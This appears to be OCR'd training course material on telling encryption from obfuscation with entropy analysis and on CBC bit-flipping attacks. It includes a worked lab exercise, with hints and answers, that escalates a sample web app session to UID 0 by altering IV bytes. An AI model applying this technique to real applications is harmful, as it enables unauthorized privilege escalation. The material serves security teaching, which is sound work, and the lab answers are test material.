


Differentiating Encryption and Obfuscation: The Point

In this exercise we examined three different packet capture sources to identify the possible use of encrypted data. In some cases, it is straightforward to identify the lack of encryption by observing plaintext strings or other repetitive data. In other cases, obfuscated data may look similar to encrypted data, but we can apply visual histogram and entropy analysis tools to gain new insight into the format and use of the data. This is a necessary step prior to analyzing the quality of the cryptography system used.

In some cases, visual analysis and entropy analysis techniques can be misleading when analyzing data. Inspecting the payload of TCP packets, for example, does not take into consideration unencrypted payload header content with encrypted application payload information, treating both as a single data source. In our examples, Scapy proved valuable as an opportunity to extract upper-layer application data to use as a focused source for entropy analysis.

Still other factors in the formatting of data can mislead visual histogram and entropy analysis tools. For example, random data that is transmitted over the network can be mistakenly identified as encrypted, as would compressed data that removes repetition from plaintext content. Data analysts can use these tools to evaluate the content of observed data, but should be taken only as a point of consideration while manually inspecting data sources as well.




CBC Bit Flipping Attacks

There are several opportunities for us to exploit weak cryptographic implementations that can yield content decryption, privilege escalation or even key recovery. Next, we'll look at several attacks against cryptographic systems in sample implementations that will give you insight into applying these attacks against your target systems.

First we'll look at CBC bit flipping attacks. Earlier we saw that CBC mode uses the output of the prior encrypted block as an XOR input with the encrypted plaintext to produce the ciphertext value. The inverse process is used to decrypt data, shown on this slide. In the first block, the ciphertext is decrypted and then XOR'd with the IV to produce the first plaintext block. The decrypted ciphertext is then used as the input of the next block, XOR'd with the decrypted ciphertext to produce the next block of plaintext.

Knowing this, we can see that an attacker who changes the encrypted content of a prior block (or the IV for the first block) can predictably influence the next plaintext value. This can have the negative consequence of corrupting the prior plaintext block (since we modified some of the ciphertext in this block prior to decryption), but this is not always an issue for applications. When targeting the first block of ciphertext, the IV is modified by the attacker, which avoids any data corruption concerns.

On this slide, the attacker aims to manipulate the plaintext of the third block (the right-most block shown). In order to manipulate this value, the prior ciphertext block is modified. In order to leverage this attack, the attacker needs to have some ability to observe the impact of their changes, preventing this attack from being effective in a blind-attack situation. Once the attacker can identify how the manipulated data changes the following plaintext block, he can modify the change to produce an arbitrary value of their choosing. When combined with web applications that perform a user ID check in an encrypted session variable, an attacker can potentially manipulate the decryption process to gain escalated system privileges.




CBC Bit Flip Privilege Escalation (1)

This slide shows the output from a sample web application that is vulnerable to a CBC bit flip attack. In the URL bar we see two parameters; one is an IV of 16 bytes and the 2nd variable "session" represents the encrypted content used by the web application to identify the logged-in user and their user and group permissions. With an IV of 16 bytes, it is likely that this application uses AES encryption (a common encryption algorithm with a 16-byte block size). The session data is also 16 bytes, indicating that there is only one block of ciphertext in this application.

When the user opens this page, it reads "Hello sue. Your userid is 100. Your group ID is 100." We can use this information to identify how the system reacts to our bit flip changes.

Since there is only one encrypted block, we modify the IV to manipulate the plaintext value of the session data. We don't know exactly where in the encrypted session data the username, user ID and group ID are stored, so we start experimenting by changing one byte of the IV at a time. In the 2nd example on this slide, changing the 2nd and 3rd bytes of the IV causes the username to display with odd characters; clearly our change has affected how the session information decrypts. We're not terribly interested in manipulating the username, so we continue to monitor small portions of the IV until we start seeing changes in the user ID value.



CBC Bit Flip Privilege Escalation (2)

Continuing to experiment with changing the IV reveals that changing the 5th through 7th bytes allows us to manipulate the user ID value. Changing these fields to FFFFFF changes the userid from 100 to ".`. Next, we can predict which IV value we can use to cause the user ID to be 001.


For the first byte of the user ID, the value 0xFF caused the user ID to produce a double-quote character ". This character has the hexadecimal value 0x22 in the ASCII character set. Since CBC mode XOR's the output of the ciphertext decryption process (an unknown value to the attacker) with the IV (a known value) to produce 0x22, can recover the decrypted value for this byte by XOR'ing the manipulated IV and resulting plaintext together:

0xFF XOR ??? = 0x22
0xFF XOR 0x22 = ???
0xFF XOR 0x22 = 0xDD

Here we see that 0xFF XOR 0x22 produces 0xDD. This value represents the keystream data from the ciphertext block before being XOR'd with the IV. Since we want to produce a value of 0x30 as the first byte of the user ID (where 0x30 is the ASCII value for "0"), we simply XOR the keystream byte with the desired decrypted value:

0xdd XOR ??? = 0x30
0xdd XOR 0x30 = ???
0xdd XOR 0x30 = 0xed


Next, we return to the FF byte in the IV we know manipulates the user ID parameter, changing it to 0xED. This will cause the user ID to start with a 0. Repeat this process for the other two bytes as well to achieve a level of privilege escalation on the target system.



Exercise: CBC Bit Flip Privilege Escalation

In this exercise you'll use the CBC bit flip attack technique against a vulnerable web application to achieve a greater privilege level on the system. In this example, the URL bar contains an IV and an encrypted user session value. Manipulate the encrypted block to change the decrypted session data.


Visit the URL on this page (which will redirect to a URL with the IV and session data present) and experiment with the IV value to try to escalate your system privileges, gaining access to a "reward" once you reach UID 0 or equivalent.



CBC Bit Flip Privilege Escalation - STOP

Don't go any further unless you want to get the answers to the exercises. The next page will start going over the answers to this exercise.

If you are stuck or need a little help getting started, look at the next slide. Each successive slide gives you a little more assistance in answering the exercise. If you want to do it all on your own however, stop right here.




Recognize IV and Encrypted Content

The target web application and URL line has an IV and an encrypted user session value following the parameters "iv" and "session". The IV is 16 bytes, indicating that the encryption algorithm is likely AES (a common 16-byte block cipher).


The ciphertext content is also 16 bytes, indicating that there is only one ciphertext block present. Since there is only one ciphertext block, we manipulate the IV to change the decrypted session data.

Experiment with changing portions of the IV value, starting with one byte at as time. Keep looking at the changes to the decrypted session data for each change to identify which portion of the IV allows you to influence the UID value.



Sample IV Change

This slide shows the URL for a sample IV change. Here, changing the 5th and 6th bytes of the IV to 0xFFFF changes the web page from "Hello jwright." to "Hello jwriçAt.". We can see that changing these bytes of the IV influences the decrypted content, just not in the place where we want to manipulate the data. Keep working to the right of the IV until you start seeing changes reflected in the UID value.




Predicting the Desired Value

If we keep changing values we learn that the 13th and 14th bytes of the IV controls the user ID parameter; in the original IV these bytes are 0x03 and 0x88. In the web page content, the UID is "20" in ASCII or 0x32 0x30. We want to modify this value to achieve a UID of 00. Since the 2nd byte of the UID is already zero, we can focus on the first byte.

The first byte of the UID is 2 or 0x32. If we XOR the decrypted byte (the plaintext) with the IV we can reveal the keystream byte (KS). Here, the plaintext is 0x32 and the IV is 0x03; XOR'd together it produces a keystream byte of 0x31.


Once we know the keystream byte we can easily identify the IV value that will produce the desired plaintext byte. To achieve a UID of 0, we need to change the plaintext value to "0" (0x30). We can use the formula KS XOR ??? = 0x30 to solve the unknown IV byte. Since KS XOR ??? = 0x30, and KS is 0x31, then 0x31 XOR 0x30 produces the desired IV. 0x31 XOR 0x30 produces 0x01.

Knowing this, we can change the 13th byte of the IV to 0x01 to produce a UID of 0.



Successful Bit Flip


This slide shows that changing the 13th byte of the IV causes the number following the "UID=" parameter to change. Using the calculation on the previous slide, we know that replacing this value with 0x01 will cause the UID to equal "00", yielding the "super student" page shown in this slide.



CBC Bit Flip Attack: The Point

In this exercise we exploited a vulnerable web application that used CBC encryption to protect the confidentiality and integrity of data. By manipulating the encrypted content, we can change the data that follows the manipulated block in a predictable fashion. Remember that if we are manipulating the first block of encrypted data, we target the IV with the bit flip changes.

In some situations, CBC bit flipping can be used for privilege escalation attacks. Identifying vulnerable applications is a manual analysis task where we change specific bits in an application and observe any functionality changes that are produced.



